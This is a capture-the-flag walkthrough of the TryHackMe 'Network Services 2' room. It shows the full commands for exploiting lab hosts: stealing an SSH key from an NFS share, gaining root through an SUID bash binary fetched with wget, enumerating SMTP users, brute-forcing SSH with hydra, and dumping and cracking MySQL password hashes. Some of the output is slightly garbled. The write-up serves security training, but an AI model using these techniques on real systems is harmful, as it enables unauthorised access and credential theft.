


# TryHackMe — Network Services 2

## TryHackMe — Network Services 2

Room link: <https://tryhackme.com/room/networkservices2>



## NFS reconnaissance

The target has 7 open ports in total, with NFS on port 2049:

```
(kali@kali) - [~/Downloads]
$ nmap -p- -A -Pn 10.112.139.190
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-09 07:52 EDT
Nmap scan report for 10.112.139.190
Host is up (0.076s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:88:2f:06:1b:96:5f:e7:8e:c8:26:03:6b:26:19:84 (RSA)
|   256 26:e3:80:66:32:ac:98:5c:c0:76:ae:ea:98:26:0f:8f (ECDSA)
|_  256 f8:a5:1f:10:2d:b0:3d:d9:ed:36:41:ba:1c:93:4e:69 (ED25519)
111/tcp    open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100003   3          2049/udp    nfs
|   100003   3          2049/udp6   nfs
|   100003   3,4        2049/tcp    nfs
|   100003   3,4        2049/tcp6   nfs
|   100005   1,2,3      35241/tcp   mountd
|   100005   1,2,3      36013/udp6  mountd
|   100005   1,2,3      58409/udp   mountd
|   100005   1,2,3      59753/tcp6  mountd
|   100021   1,3,4      33215/tcp6  nlockmgr
|   100021   1,3,4      44479/udp6  nlockmgr
|   100021   1,3,4      44975/tcp   nlockmgr
|   100021   1,3,4      52307/udp   nlockmgr
|   100227   3          2049/tcp    nfs_acl
|   100227   3          2049/tcp6   nfs_acl
|   100227   3          2049/udp    nfs_acl
|_  100227   3          2049/udp6   nfs_acl
2049/tcp   open  nfs       3-4 (RPC #100003)
35241/tcp  open  mountd    1-3 (RPC #100005)
44975/tcp  open  nlockmgr   1-4 (RPC #100021)
45213/tcp  open  mountd     1-3 (RPC #100005)
```

I checked the list of shared resources:

```
(kali@kali) - [~/tmp]
$ showmount -e 10.112.139.190
Export list for 10.112.139.190:
/home *
```

I mounted this folder. It turned out to be the home directory of user **cappuccino**, in which I found the private key **id\_rsa** and connected via SSH:

```
(kali㉿kali)-[/tmp]
$ mkdir /tmp/mount

(kali㉿kali)-[/tmp]
$ sudo mount -t nfs 10.112.139.190:/home /tmp/mount/ -noLOCK
[sudo] password for kali:

(kali㉿kali)-[/tmp]
$ cd mount

(kali㉿kali)-[/tmp/mount]
$ ls
cappuccino/  ubuntu/

(kali㉿kali)-[/tmp/mount]
$ cd cappuccino

(kali㉿kali)-[/tmp/mount/cappuccino]
$ ls -la
total 36
drwxr-xr-x 5 kali kali 4096 Jun 22 2025 .
drwxr-xr-x 4 root root 4096 Jun 22 2025 ..
-rw-r--r-- 1 kali kali 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 kali kali 3771 Apr 4 2018 .bashrc
drwx----- 2 kali kali 4096 Apr 22 2020 .cache
drwx----- 3 kali kali 4096 Apr 22 2020 .gnupg
-rw-r--r-- 1 kali kali 807 Apr 4 2018 .profile
drwx----- 2 kali kali 4096 Apr 22 2020 .ssh
-rw-r--r-- 1 kali kali 0 Apr 22 2020 .sudo_as_admin_successful
-rw----- 1 root root 766 Jun 21 2025 .viminfo

(kali㉿kali)-[/tmp]
$ chmod 600 id_rsa

(kali㉿kali)-[/tmp]
$ ssh -i id_rsa cappuccino@10.112.139.190
The authenticity of host '10.112.139.190 (10.112.139.190)' can't be established.
ED25519 key fingerprint is SHA256:cEAb8iRnqRdRBazrupyT8Zk63l7yk5IwfSUfoJc7hbA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.112.139.190' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
```

## NFS exploitation

To escalate privileges, I uploaded a bash executable into the mounted folder and set the **s** and **x** bits on it:

```
(kali㉿kali)-[/tmp/mount/cappuccino]
$ sudo wget https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
--2026-07-09 08:09:40-- https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com):443... connected.
HTTP request sent, awaiting response... 202 Found
Location: https://raw.githubusercontent.com/polo-sec/writing/master/Security%20Challenge%20Walkthroughs/Networks%202/bash [following]
--2026-07-09 08:09:41-- https://raw.githubusercontent.com/polo-sec/writing/master/Security%20Challenge%20Walkthroughs/Networks%202/bash
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com):443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1113504 (1.1M) [application/octet-stream]
Saving to: 'bash'

bash
100%[====>] 1.06M 3.04MB/s in 0.3s

2026-07-09 08:09:44 (3.04 MB/s) - 'bash' saved [1113504/1113504]

(kali㉿kali)-[/tmp/mount/cappuccino]
$ sudo chmod +s bash

(kali㉿kali)-[/tmp/mount/cappuccino]
$ sudo chmod +x bash

(kali㉿kali)-[/tmp/mount/cappuccino]
$ ls -la bash
-rwsr-sr-x 1 root root 1113504 Jul 9 08:09 bash
```

I ran that file in the SSH session on the target and obtained a bash shell with root privileges:

```

cappuccino@10-112-139-190:~$ ll
total 1128
drwxr-xr-x 5 cappuccino cappuccino 4096 Jul 9 12:09 ./
drwxr-xr-x 4 root root 4096 Jul 9 12:08 ../
-rwsr-sr-x 1 root root 1113504 Jul 9 12:09 .bash*
-rw-r--r-- 1 cappuccino cappuccino 12 Jul 9 12:08 .bash_history
-rw-r--r-- 1 cappuccino cappuccino 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 cappuccino cappuccino 3771 Apr 4 2018 .bashrc
drwx----- 2 cappuccino cappuccino 4096 Apr 22 2020 .cache/
drwx----- 3 cappuccino cappuccino 4096 Apr 22 2020 .gnupg/
-rw-r--r-- 1 cappuccino cappuccino 807 Apr 4 2018 .profile
drwx----- 2 cappuccino cappuccino 4096 Apr 22 2020 .ssh/
-rw-r--r-- 1 cappuccino cappuccino 0 Apr 22 2020 .sudo_as_admin_successful
-rw-r--r-- 1 root root 766 Jun 21 2025 .viminfo
cappuccino@10-112-139-190:~$ ./bash
bash-4.4$ id
uid=1000(cappuccino) gid=1000(cappuccino) groups=1000(cappuccino),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
bash-4.4$ exit
exit
cappuccino@10-112-139-190:~$ ./bash -p
bash-4.4# id
uid=1000(cappuccino) gid=1000(cappuccino) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(cappuccino)
bash-4.4# cat /root/root.txt
THM{nfs_got_pwned}
bash-4.4#

```

## SMTP reconnaissance

Only 2 ports are open on the target, one of which is SMTP on port 25:

```

kali@kali:~/Downloads$ sudo nmap -p- -iR -A 10.114.179.91
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-09 09:01 EDT
Nmap scan report for 10.114.179.91
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
|_ ssh-hostkey:
|   3072 b9:0d:4b:36:91:ea:25:f2:99:c1:31:55:f8:61:85:4b (RSA)
|   256 a1:2e:32:e5:a3:4f:40:b1:d0:88:0e:c2:49:28:09:db (ECDSA)
|_ 256 a8:cb:10:c4:f4:96:e7:70:fe:5c:87:fe:4a:8f:5c:01 (ED25519)
25/tcp    open  smtp
|_ smtp-command: polsmtp.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=polsmtp
|_ Subject Alternative Name: DNS:polsmtp
|_ Not valid before: 2020-04-22T18:38:06
|_ Not valid after: 2030-04-20T18:38:06
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

```

Next, using automatic scanners in Metasploit, I enumerated the SMTP version and guessed a valid username:

```

# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_version

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > run
[*] 10.114.179.91:25 - 10.114.179.91:25 SMTP 220 polsmtp.home ESMTF Postfix (Ubuntu)\x0d\x0a
[*] 10.114.179.91:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlist/s/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.114.179.91
rhosts => 10.114.179.91
msf6 auxiliary(scanner/smtp/smtp_enum) > set user_file /home/kali/SecLists/Usernames/top-usernames-shortlist.txt
user_file => /home/kali/SecLists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.114.179.91:25 - 10.114.179.91:25 Banner: 220 polsmtp.home ESMTF Postfix (Ubuntu)
[*] 10.114.179.91:25 - 10.114.179.91:25 Users found: administrator
[*] 10.114.179.91:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

## SMTP exploitation

Knowing the username, I brute-forced the SSH password:

```

kali@kali:~/Downloads$ hydra -l administrator -H /usr/share/wordlists/rockyou.txt 10.114.179.91 ssh
Hydra v9.9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-09 09:28:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.114.179.91:22/
[22][ssh] host: 10.114.179.91 login: administrator password: alejandro

```

Connected via SSH:



```
^Administrator@ip-10-114-179-91:~$ cat smtp.txt
THM{who_knew_email_servers_were_c00l?}
administrator@ip-10-114-179-91:~$
```

## MySQL reconnaissance

An nmap scan showed 3 open ports, with MySQL on 3306:

```
~$ nmap -p- -A -Pn 10.114.142.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-09 09:49 EDT
Nmap scan report for 10.114.142.72
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2d:f1:b1:fe:d3:ce:d6:9a:f0:26:f0:c3:b4:2f:80:ad (RSA)
|   256 e3:fb:76:30:07:27:53:37:41:30:a2:d5:0b:9f:73:f4 (ECDSA)
|_  256 20:ca:15:9d:52:1f:13:35:8b:17:37:f3:57:10:92:c4 (ECDSA)
3306/tcp  open  mysql    MySQL 8.0.42-0ubuntu0.20.04.1
|_  ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.42-0ubuntu0.20.04.1
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: ConnectWithDatabase, IgnoreSignbits, FoundRows, SupportsLoadDataLocal, ODBCClient, Speaks41ProtocolOld, LongPassword, SwitchToSSLAfterHandshake, SupportsTransactions, InteractiveClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, Support41Auth, LongColumnFlag, DontAllowDatabaseTableColumn, SupportsCompression, SupportsAuthPlugins, SupportsMultipleStatements, SupportsMultipleResults
|   Status: Autocommit
|   Salt: [x]1TU33W0Cv0B0JTV15Indb>9Fv020
|   Auth Plugin Name: caching_sha2_password
|   ssl-cert: Subject: commonName=MySQL_Server_5.7.29_Auto_Generated_Server_Certificate
| Not valid before: 2020-04-23T10:13:27
| Not valid after: 2030-04-21T10:13:27
33060/tcp open  mysqlx   MySQL X protocol listener
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS=SCAN(V=7.23MC=40D7/9KOT=22KCT=1KCU=430288PV=YXDS=3XDC=TXG=YSTW=6AFA727
OS=NP=x86_64-pc-linux-gnu)SEQ(SP=103WCD=1XISR=10FTI=ZXCI=ZXII=INTS=A)SEQ(
OS=SP=105WCD=1XISR=109XTI=ZXCI=ZXII=INTS=A)SEQ(SP=106WCD=1XISR=10DXTI=ZMC
```

Using an msfconsole module, I obtained the version and the databases:

```
msf6 > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_sql) > set rhosts 10.114.142.72
rhosts => 10.114.142.72
msf6 auxiliary(admin/mysql/mysql_sql) > set password password
password => password
msf6 auxiliary(admin/mysql/mysql_sql) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.114.142.72
[*] 10.114.142.72:3306 - Sending statement: 'select version()' ...
[*] 10.114.142.72:3306 - | 8.0.42-0ubuntu0.20.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL => show databases
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.114.142.72
[*] 10.114.142.72:3306 - Sending statement: 'show databases' ...
[*] 10.114.142.72:3306 - | information_schema |
[*] 10.114.142.72:3306 - | mysql |
[*] 10.114.142.72:3306 - | performance_schema |
[*] 10.114.142.72:3306 - | sys |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

## MySQL exploitation

Using the corresponding msfconsole module, I dumped the tables and hashes:

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set username root
username => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set password password
password => password
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set rhosts 10.114.142.72
rhosts => 10.114.142.72
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run
[*] 10.114.142.72:3306 - Schema stored in: /home/kali/.msf4/loot/20260709103246_default_10.114.142.72_mysql_schema_370718.txt
[*] 10.114.142.72:3306 - MySQL Server Schema
Host: 10.114.142.72
Port: 3306
-----
Again, I'll let you take it from here. Set the relevant options, run the exploit.
What non-default user stands out to you?

- DBName: sys
Tables:

username => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run
[*] 10.114.142.72:3306 - Saving HashString as Loot: root:*2470C0B0DEE42FD1618BB99005ADCA2EC9D1E19
[*] 10.114.142.72:3306 - Saving HashString as Loot: carl:*EA031893AA214448170FC2162A56978B8CECE18
[*] 10.114.142.72:3306 - Saving HashString as Loot: debian-sys-maint:*D9C95B328FE46FFAE1A55A2DE5719A8681B2F79E
[*] 10.114.142.72:3306 - Saving HashString as Loot: mysql.infoschema:$A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED
[*] 10.114.142.72:3306 - Saving HashString as Loot: mysql.session:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] 10.114.142.72:3306 - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] 10.114.142.72:3306 - Saving HashString as Loot: root:
[*] 10.114.142.72:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Cracking the password hash for **carl**:

```
(kali@kali)-[/tmp]
└─$ john hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
doggie (carl)
1g 0:00:00:01 DONE 3/3 (2026-07-09 10:36) 0.7407g/s 1693Kp/s 1693Kc/s 1693KC/s doggie..doggin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
Last login: Sun Jun 22 08:06:30 2025 from 10.23.8.228
carl@ip-10-114-142-72:~$ ls
MySQL.txt
carl@ip-10-114-142-72:~$ cat MySQL.txt
THM{congratulations_you_got_the_mySQL_flag}
carl@ip-10-114-142-72:~$
```